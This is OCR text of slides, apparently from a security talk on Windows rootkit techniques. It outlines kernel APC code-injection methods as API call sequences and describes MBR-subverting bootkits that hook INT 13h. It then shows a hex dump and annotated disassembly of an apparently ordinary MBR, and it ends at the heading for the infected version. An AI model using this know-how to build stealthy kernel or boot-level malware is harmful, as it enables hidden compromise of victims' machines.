


IRQL


HIGH_LEVEL
31
POWER_LEVEL
30
IPI_LEVEL
29
CLOCK2_LEVEL
28
CLOCK1_LEVEL
PROFILE_LEVEL
27
DIRQLs
3 - 26
Hardware
DISPATCH_LEVEL
2
APC_LEVEL
1
PASSIVE_LEVEL
0
Software


Injection Method-1

1. KeGetCurrentThread
…
2. ExAllocatePool
…
3. IoAllocateMdl
…
4. KeStackAttachProcess
…
5. MmMapLockedPagesSpecifyCache
…
6. KeInitialzeApc
…
7. KeInsertQueueApc




Injection Method-2

1. ZwOpenProcess
…
2. ZwAllocateVirtualMemory
…
3. memcpy
…
4. KeStackAttachProcess
…
5. KeInitialzeApc
…
6. KeInsertQueueApc




Injection Method-3

1. PsLoopupProcessByProcessId
...
2. KeAttachProcess
...
3. GetUserMode *PEB
...
4. NtAllocateVirtualMemory
...
5. KeUserModeCallBack
...
6. KeDetachProcess




Infected NDIS.SYS




FIFTH.
SUBVERTING THE MBR

SCENARIO

[SPECIAL FEATURE]



I. Infected Disk MBR, Unpartitioned Sector



II. BIOS INT 13h Hooking

III. Boot time Loading

Crack Software
Illegal Copy
Spy&Addware
P2P

IV. Is not File, Registry, Process

Software Exploit
Drop Malware
Download

V. Hide Infected MBR

Boot Process

System Power On


BIOS (ROM) – Select Boot Device, Read Device's MBR into Memory, Execute

MBR (Disk) – Scan the Bootable Partition,
Read Partition Boot Sector

Ntldr (Osloader.exe) – From real-mode to protected-mode

- Hal.dll
- Ntoskrnl.exe
  - Smss.exe (Session Manager SubSystem)
    - Win32k.sys
    - Csrss.exe (Client Server Runtime SubSystem)
    - Winlogon.exe
      - Services.exe
      - Lsass.exe (Local Security Authentication SubSystem)
      - Msgina.dll

Real Mode




ROM BIOS (ColdBoot CS:IP=FFFF:0000)

Conventional Memory (0000:0000 ~ A000:0000)
640 Kbyte

BIOS Data Area (0000:0400 ~ 0000:04FF)


Interrupt Vector Table (0000:0000 ~ 0000:03FF)

MBR


446 Byte
Boot code
64 Byte
Partition Table
2 Byte
Magic Number
MBR = 0 Sector (512 Byte)
Partitions within an extended partition
Boot Partition
Partition 1
Partition 2
Partition 3
Partition 4
MBR
Boot Sector
Extended partition boot record

Infection

Overwrite MBR
Hook INT 13h



```
OFFSET 0 1 2 3  4 5 6 7  8 9 A B  C D E F  *01
000000 fa33c08e d0bc007c 8bf45007 501ffbfc *.3
000010 bf0006b9 0001f2a5 ea1d0600 00bebe07 *...
000020 b304803c 80740e80 3c00751c 83c610fe *...
000030 cb75efcd 188b148b 4c028bee 83c610fe *.u
000040 cb741a80 3c0074f4 be8b06ac 3c00740b *.t
000050 56bb0700 b40ecd10 5eebf0eb febf0500 *V..
000060 bb007cb8 010257cd 135f730c 33c0cd13 *..|
000070 4f75edbe a306ebd3 bec206bf fe7d813d *Ou
000080 55aa75c7 8bf5ea00 7c000049 6e76616c *U.u
000090 69642070 61727469 74696f6e 20746162 *id
0000a0 6c650045 72726f72 206c6f61 64696e67 *le.Error loading*
0000b0 206f7065 72617469 6e672073 79737465 * operating syste*
0000c0 6d004d69 7373696e 67206f70 65726174 *m.Missing operat*
0000d0 696e6720 73797374 656d0000 00000000 *ing system......*
0000e0 00000000 00000000 00000000 00000000 *................*
0000f0 TO 0001af SAME AS ABOVE↓
0001b0 00000000 00000000 00000000 00008001 *................*
0001c0 0100060d fef83e00 00000678 0d000000 *..........x....*
0001d0 00000000 00000000 00000000 00000000 *................*
0001e0 00000000 00000000 00000000 00000000 *................*
0001f0 00000000 00000000 00000000 0000055aa *..............U.*
```

Original MBR
(Sector 62)

1. Partition Table (0x1BE)
2. Partition Table (0x1CE)
3. Partition Table (0x1DE)
4. Partition Table (0x1EE)

Signature

Disassemble MBR

[BEGIN: 0000:7C00]

```
0000:7C00   FA           CLI                    disable interrupt
0000:7C01   33C0         XOR     AX,AX          AX= 0000
0000:7C03   8ED0         MOV     SS,AX          SS = 0000
0000:7C05   BC007C       MOV     SP,7C00        SP = 7C00
0000:7C08   8BF4         MOV     SI,SP          SI  = 7C00
0000:7C0A   50           PUSH    AX
0000:7C0B   07           POP     ES             ES  = 0000
0000:7C0C   50           PUSH    AX
0000:7C0D   1F           POP     DS             DS  = 0000
0000:7C0E   FB           STI                    allow interrupt
0000:7C0F   FC           CLD                    clear direction
0000:7C10   BF0006       MOV     DI,0600        DI = 0600
0000:7C13   B90001       MOV     CX,0100        CX = 0x100(256 words)
0000:7C16   F2           REPNZ                  move MBR from 0000:7c00
0000:7C17   A5           MOVSW                  to 0000:0600
0000:7C18   EA1D060000   JMP     0000:061D      jmp to NEW_LOCATION
```

[NEW_LOCATION: 0000:061D]

```
0000:061D  BEBE07          MOV     SI,07BE         0600 + 01BE(1'st Partition Table)
0000:0620  B304            MOV     BL,04           Maximum Table Size = 4
```

[SEARCH_LOOP1: SEARCH FOR AN ACTIVE PARTITION ENTRY]

```
0000:0622  803C80          CMP     BYTE PTR [SI],80  Active Boot Partition?
0000:0625  740E            JZ      FOUND_ACTIVE      yes
0000:0627  803C00          CMP     BYTE PTR [SI],00  Inactive Boot Partition?
0000:062A  751C            JNZ     NOT_ACTIVE        no
0000:062C  83C610          ADD     SI,+10            Next Partition Table
0000:062F  FECB            DEC     BL                Decrease Table Size
0000:0631  75EF            JNZ     SEARCH_LOOP1      Loop
0000:0633  CD18            INT     18                GO TO ROM BASIC
```

[FOUND_ACTIVE: FOUND THE ACTIVE ENTRY]

```
0000:0635  8B14            MOV     DX,[SI]           HardDisk(0x80) for INT 13
0000:0637  8B4C02          MOV     CX,[SI+02]        Start Sector for INT 13
0000:063A  8BEE            MOV     BP,SI             BP = Partition Table ptr
```

[SEARCH_LOOP2: MAKE SURE ONLY ONE ACTIVE ENTRY]

```
0000:063C  83C610          ADD     SI,+10            Next Partition Table
0000:063F  FECB            DEC     BL                 Decrease Table Size
0000:0641  741A            JZ      READ_BOOT         jmp if end of table
0000:0643  803C00          CMP     BYTE PTR [SI],00  Inactive Boot Partition?
0000:0646  74F4            JZ      SEARCH_LOOP2      yes
```

```
[ NOT_ACTIVE: MORE THAN ONE ACTIVE ENTRY FOUND ]

0000:0648   BE8B06          MOV     SI,068B         display "Invld prttn tbl"

[ DISPLAY_MSG: DISPLAY MESSAGE LOOP ]

0000:064B   AC              LODSB                   get char of message
0000:064C   3C00            CMP     AL,00           end of message
0000:064E   740B            JZ      HANG            yes
0000:0650   56              PUSH    SI              save SI
0000:0651   BB0700          MOV     BX,0007         screen attributes
0000:0654   B40E            MOV     AH,0E           output 1 char of message
0000:0656   CD10            INT     10              to the display
0000:0658   5E              POP     SI              restore SI
0000:0659   EBF0            JMP     DISPLAY_MSG     do it again

[ HANG: HANG THE SYSTEM LOOP ]

0000:065B   EBFE            JMP     HANG            sit and stay!

[ READ_BOOT: READ ACTIVE PARITION BOOT RECORD ]

0000:065D   BF0500          MOV     DI,0005         INT 13 retry count
```

[INT13RTRY: INT 13 RETRY LOOP]

```
0000:0660  BB007C          MOV     BX,7C00                 ES:BX = read buffer
0000:0663  B80102          MOV     AX,0201                 Read 1 sector (AH=02h,AL=01h)
0000:0666  57              PUSH    DI                      save DI
0000:0667  CD13            INT     13                      INT 13h AH 02h
0000:0669  5F              POP     DI                      restore DI
0000:066A  730C            JNB     INT13OK                 jmp if no INT 13
0000:066C  33C0            XOR     AX,AX                   call INT 13 and
0000:066E  CD13            INT     13                      do disk reset
0000:0670  4F              DEC     DI                      decr DI
0000:0671  75ED            JNZ     INT13RETRYif not zero, try again
0000:0673  BEA306          MOV     SI,06A3                 display "Errr ldng systm"
0000:0676  EBD3            JMP     DISPLAY_MSG             jmp to display loop
```

[INT13OK: INT 13 ERROR]

```
0000:0678  BEC206          MOV     SI,06C2                 "missing op sys"
0000:067B  BFFE7D          MOV     DI,7DFE                 point to signature
0000:067E  813D55AA        CMP     WORD PTR [DI],AA55      Signature Correct?
0000:0682  75C7            JNZ     DISPLAY_MSG             no
0000:0684  8BF5            MOV     SI,BP                   set SI
0000:0686  EA007C0000      JMP     0000:7C00               JUMP TO THE BOOT SECTOR
```

Disassemble Infected MBR

[BEGIN: 0000:7C00]

```
